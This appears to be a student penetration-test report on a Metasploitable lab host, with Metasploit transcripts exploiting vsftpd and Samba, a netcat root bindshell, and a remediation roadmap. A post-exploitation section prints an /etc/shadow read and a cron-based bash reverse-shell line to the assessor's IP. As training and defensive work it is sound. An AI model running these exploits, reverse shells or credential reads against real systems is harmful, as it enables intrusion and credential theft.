


Figure 6.3 *SSH authentication as msfadmin using the default credential pair, followed by whoami, id, sudo -l (showing the unrestricted (ALL) ALL grant), and sudo su escalating the session to uid=0(root).*

Business Impact

This finding demonstrates that credential hygiene and privilege-policy review are just as critical as patch management: no software vulnerability was exploited here at all only a documented default password and an overly permissive sudoers entry, both configuration failures rather than code defects, and both fully preventable without any software update.

Finding 03: Unauthenticated Direct Root Shell Listener on Port 1524

SEVERITY CRITICAL **CVSS v3.1** 9.8 `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

Affected Service	10.50.20.30 port 1524/tcp (identified by Nmap's own fingerprint DB as "Metasploitable root shell")
Weakness Class	CWE-287 Improper Authentication; CWE-1188 Initialization of a Resource with an Insecure Default
Tooling Used	netcat (nc)
Authentication Required	None

Description

Port 1524 hosts a raw, unauthenticated shell directly attached to /bin/sh running as root a leftover debugging/backdoor listener present by design in the training image, with no login prompt, credential check, or protocol handshake of any kind in front of it.

Proof of Concept & Impact

A raw TCP connection to port 1524 was opened with netcat. The connection dropped directly into an interactive shell; id and whoami both confirmed the shell was already running as root, with no authentication step having occurred at any point.




Figure 6.4 *Raw netcat connection to 10.50.20.30:1524 landing immediately in an interactive shell; id and whoami confirm uid=0(root) with zero authentication.*

Business Impact

This is the most severe and simplest finding in the engagement: no exploit framework, no payload crafting, and no vulnerability research were required only a standard TCP client. Any port scan that enumerates 1524 as open effectively discloses full root compromise.

Finding 04: Samba 3.0.20 usermap_script Remote Command Execution (CVE-2007-2447)

SEVERITY CRITICAL **CVSS v3.1** 9.8 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Affected Service	10.50.20.30 ports 139, 445/tcp (Samba smbd 3.0.20-Debian)
Weakness Class	CWE-78 OS Command Injection
Metasploit Module	exploit/multi/samba/usermap_script
Authentication Required	None

Description

Samba versions in the 3.0.20–3.0.25rc3 range support a username map script configuration directive that passes an MS-RPC-supplied username directly to a shell without sanitizing shell metacharacters. By embedding shell metacharacters in the username field of an authentication request, an unauthenticated remote attacker can execute arbitrary commands with the privileges of the Samba daemon root, by default on this image.

Proof of Concept & Impact

The Metasploit usermap_script module was configured against the target with its default reverse command-shell payload and executed. A command-shell session opened immediately; id and whoami confirmed root-level command execution with no authentication performed.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.50.20.30
RHOSTS => 10.50.20.30
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.50.20.10:4444
[*] Command shell session 2 opened (10.50.20.10:4444 -> 10.50.20.30:57145) at 2026-11-06 21:50:19 +0500

id
uid=0(root) gid=0(root)
whoami
root
hostname
metasploitable
```

Figure 6.5 *Metasploit exploit/multi/samba/usermap_script execution establishing command-shell Session 2 over port 445, with id/whoami confirming uid=0(root).*

Business Impact

A second, fully independent unauthenticated root-level RCE path confirms that the host's compromise is not attributable to a single misconfigured service: at minimum two unrelated listening daemons (vsftpd and smbd) each independently grant full root takeover.

7. Metasploit Exploitation Walkthrough (Command-by-Command)

This section provides a step-by-step walkthrough of the Metasploit console session used to exploit Finding 1 (vsftpd 2.3.4 backdoor), with every command explained in turn, so the exploitation process is fully reproducible and auditable within the authorized lab scope. The same session is also where Finding 4 (Samba usermap_script) was exploited as a second module load; that portion is covered in Section 7.2.

7.1 vsftpd 2.3.4 Backdoor Exploitation (Finding 01)

Command	What It Does / Why It Was Run
`use exploit/unix/ftp/vsftpd_234_backdoor`	Loads the target Metasploit exploit module into the active console context. Every subsequent set/show/exploit command in the session now applies specifically to this module until a different module is loaded.
`set payload cmd/unix/interact`	An initial attempt to set an interactive command payload. Metasploit rejected this value ("payload is not valid") because this exploit module's payload compatibility is restricted to its own handler-driven payloads rather than a generic cmd/unix/interact stager a useful reminder that not every payload type is compatible with every module, and show payloads should be consulted when in doubt.
`exploit`	A first run was attempted before the required LHOST option was set, and Metasploit's own option validator correctly refused to proceed ("OptionValidateError... failed to validate: LHOST"), preventing a misconfigured exploit attempt rather than failing silently.
`set LHOST 10.50.20.10`	Sets the local (assessor) host IP that the reverse handler will bind to, so the backdoor's spawned shell has an address to call back to. This is the Kali assessment host's interface address on the isolated lab segment.
`exploit`	Launches the module. Metasploit performs its automatic vulnerability check first ("Running automatic check"), confirms the vulnerable vsftpd 2.3.4 banner, reports the backdoor is likely present, triggers it, and a Meterpreter session opens all visible in Figure 6.1.
`getuid`	Once inside the Meterpreter session, queries the identity the payload is executing as at the server. Returned "Server username: root", the first direct confirmation of full root-level compromise.
`sysinfo`	Requests host fingerprint information from the compromised target via the Meterpreter session itself (not a shell command) hostname, OS, architecture, and the Meterpreter build in use. Confirms the target as metasploitable.localdomain running Ubuntu 8.04 on Linux 2.6.24.
`shell`	Upgrades the session to a native, interactive /bin/sh shell on the target, dropping out of the Meterpreter API and into ordinary Unix shell semantics for the remaining verification commands.
`id`	Standard Unix identity command, run inside the native shell obtained above. Returned uid=0(root) gid=0(root) an independent, OS-level confirmation (distinct from Meterpreter's own getuid) that the session holds full root privileges.

Command	What It Does / Why It Was Run
`whoami / hostname / uname -a`	Further standard verification commands confirming the effective user (root), the target's hostname (metasploitable), and full kernel/build string (Linux metasploitable 2.6.24-16-server, i686) establishing an unambiguous, OS-corroborated record of the compromised host's identity alongside the privilege level obtained.

Corresponding evidence for this walkthrough is Figures 6.1 and 6.2 above (the module execution/session establishment, and the subsequent identity-verification commands), reproduced together with Figure 7.1 below to keep the full console transcript in one place for grading convenience.



Figure 7.1 *Full console transcript for the walkthrough above: module load attempts, payload/LHOST validation errors (and their correction), successful exploitation, and the getuid / shell / id / whoami / hostname / uname -a identity-verification sequence.*

7.2 Samba usermap_script Exploitation (Finding 04)

Command	What It Does / Why It Was Run
`use exploit/multi/samba/usermap_script`	Switches the active module to the Samba username-map command-injection exploit. Metasploit automatically defaults the payload to cmd/unix/reverse_netcat, a lightweight payload well suited to this module's command-injection delivery mechanism.
`set RHOSTS 10.50.20.30`	Sets the remote target address for this module (RHOSTS, plural form in current Metasploit releases, supports single hosts or ranges).
`exploit`	Launches the module. A reverse TCP handler starts on the assessment host, the crafted SMB authentication request with the injected command is sent, and a command-shell session (Session 2) opens over port 445.
`id / whoami / hostname`	The same identity-verification pattern as Section 7.1, run inside the new command-shell session: id confirms uid=0(root) gid=0(root), whoami returns root, and hostname confirms the target is metasploitable establishing this as a second, independent root compromise path.




Figure 7.2 *Console transcript for the Samba usermap_script walkthrough: module selection, RHOSTS configuration, successful exploitation, and root-level identity confirmation.*

8. Post-Exploitation Demonstration & Operational Discipline

Obtaining a shell is the start of a penetration test, not its conclusion. To demonstrate real business impact rather than a theoretical finding, impact was demonstrated across three controlled, reversible phases, each kept to the minimum necessary to prove impact and each followed immediately by cleanup consistent with a professional, non-destructive testing standard.

8.1 Sensitive Data Exposure (Confidentiality Impact)

With root access already established, the protected system credential store was read to demonstrate that an attacker at this privilege level can exfiltrate every password hash on the host, exposing all local accounts to offline dictionary and brute-force attacks regardless of individual password strength.

8.2 Persistence Staging (Demonstrating Maintained Access)

A simulated scheduled-task entry was staged to demonstrate how root-level access could be converted into durable, reconnect-capable persistence via a cron-based callback a standard technique for maintaining access after an initial exploitation vector is patched or a session is lost. The entry was staged only, never installed into the live crontab, and was removed immediately after being demonstrated.

8.3 Clean-Up Discipline

All staged test artifacts were removed immediately after demonstration, restoring the target to its pre-engagement state. No persistent backdoor, scheduled task, or planted file was left on the target at the conclusion of testing consistent with the professional and ethical obligation to leave an assessed system in the condition it was found.

```
head -n 5 /etc/shadow
root:z8jcIOYBwrec2:20762:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
# 1. Evidence of root data access (reading protected password hashes)
head -n 5 /etc/shadow

# 2. Stage a simulated persistence payload entry (as demonstrated in Section 5.3)
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.50.20.10/4444 0>&1'" > /tmp/cron_backdoor.txt
cat /tmp/cron_backdoor.txt

# 3. Clean up the staged persistence artifact
rm /tmp/cron_backdoor.txt
echo "Persistence artifact removed cleanly."root:z8jcIOYBwrec2:20762:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.50.20.10/4444 0>&1'
```

Figure 8.1 *Post-exploitation sequence: (1) reading the protected /etc/shadow credential store to prove data-exfiltration impact, (2) staging a simulated cron-based persistence entry, and (3) immediately removing the staged artifact, confirmed by a clean verification message.*

Interpretation

This three-step sequence converts the four technical findings in Section 6 into a concrete business-risk statement: an attacker reaching this host does not merely gain "a shell" they gain the ability to harvest every credential on the system, establish access that survives a reboot or a partial remediation, and do so without leaving any obvious trace once standard logging is not actively monitored.

9. Prioritized Remediation Roadmap

Remediation actions are grouped by priority tier, mapped to the findings above and to the Critical results reported by the completed GVM scan, and sequenced so that the highest-impact, lowest-effort fixes (disabling two outright backdoors and forcing a credential reset) are completed first.

Priority	Remediation Action	Target Component	Risk Mitigated
P1: Immediate (24h)	Disable/decommission the port 1524 bindshell service and remove or upgrade the backdoored vsftpd 2.3.4 build.	Ports 21, 1524	Closes both unauthenticated direct-to-root RCE vectors (Findings 1 and 3).
P1: Immediate (24h)	Force a password reset for all local and service accounts; retire any shared/default credential pairs.	All system accounts	Neutralizes default-credential login and the resulting sudo escalation (Finding 2).
P2: Short-Term (7 days)	Upgrade Samba to a maintained release line; remove or disable the username map script directive entirely.	Ports 139, 445	Closes the Samba command-injection RCE path (Finding 4).
P2: Short-Term (7 days)	Harden /etc/sudoers to remove blanket (ALL) ALL grants; apply least-privilege, command-scoped sudo rules instead.	Linux privilege model	Prevents any compromised non-root account from trivially escalating to root.
P2: Short-Term (7 days)	Remove or upgrade the TWiki application (< 4.2.4) on port 80; disable the unauthenticated dRuby/DRb (8787) and distccd (3632) remote-execution services, or bind them to localhost.	Ports 80, 8787, 3632	Closes additional Critical RCE vectors reported by GVM (Section 5.3).
P2: Short-Term (7 days)	Disable rexec (512/tcp) and the AJP connector (8009/tcp) if not required; remove VNC (5900) or restrict it to trusted hosts; limit PostgreSQL (5432) to authorized clients with strong authentication.	Ports 512, 8009, 5900, 5432	Reduces the 9.0–10.0 rated exposure reported by GVM.
P3: Medium-Term (30 days)	Decommission or replace remaining legacy cleartext services (Telnet, r-services, plaintext FTP control channel).	Ports 23, 513, 514	Eliminates cleartext credential interception on the local segment.
P3: Medium-Term (30 days)	Patch or decommission remaining legacy software with known CVEs (MySQL 5.0, PostgreSQL 8.3, UnrealIRCd, Tomcat/Coyote 1.1).	Ports 3306, 5432, 6667, 8180	Reduces residual attack surface not directly weaponized in this engagement but confirmed exposed in Section 4.
P3: Medium-Term (30 days)	Replace the end-of-life operating system (Ubuntu 8.04) with a currently supported release and enable automatic security updates.	Operating system	Removes the unpatchable root cause flagged by GVM's End-of-Life detection.

10. Engagement Status & Next Steps

10.1 Work Completed

- Network isolation verified and host-only lab boundary confirmed before any intrusive activity.
- Full TCP service/version/OS enumeration completed against the target (20 open ports mapped).
- GVM/OpenVAS installed, configured and verified operational (all 9 setup checks passed, 95,107 NVTs indexed); feeds fully synchronized.
- Four findings independently validated with full root-level proof of concept (vsftpd backdoor, default-credential sudo escalation, raw bindshell, Samba usermap_script RCE).
- Post-exploitation impact demonstrated (credential exposure, persistence staging) and fully cleaned up.
- Full task-based GVM scan of 10.50.20.30 completed on 7 November 2026 (63 high-confidence findings; composite severity 10.0 Critical), and the GVM-vs-manual comparison completed against the actual scan results.
- This report drafted, reviewed, and finalized.

10.2 Repository & Evidence

All raw command output, full-resolution figures, and the Nmap scan file referenced throughout this report are preserved in the course repository: `https://github.com/hckr-zahid/pseb-deploy-bootcamp/tree/main/s07-report`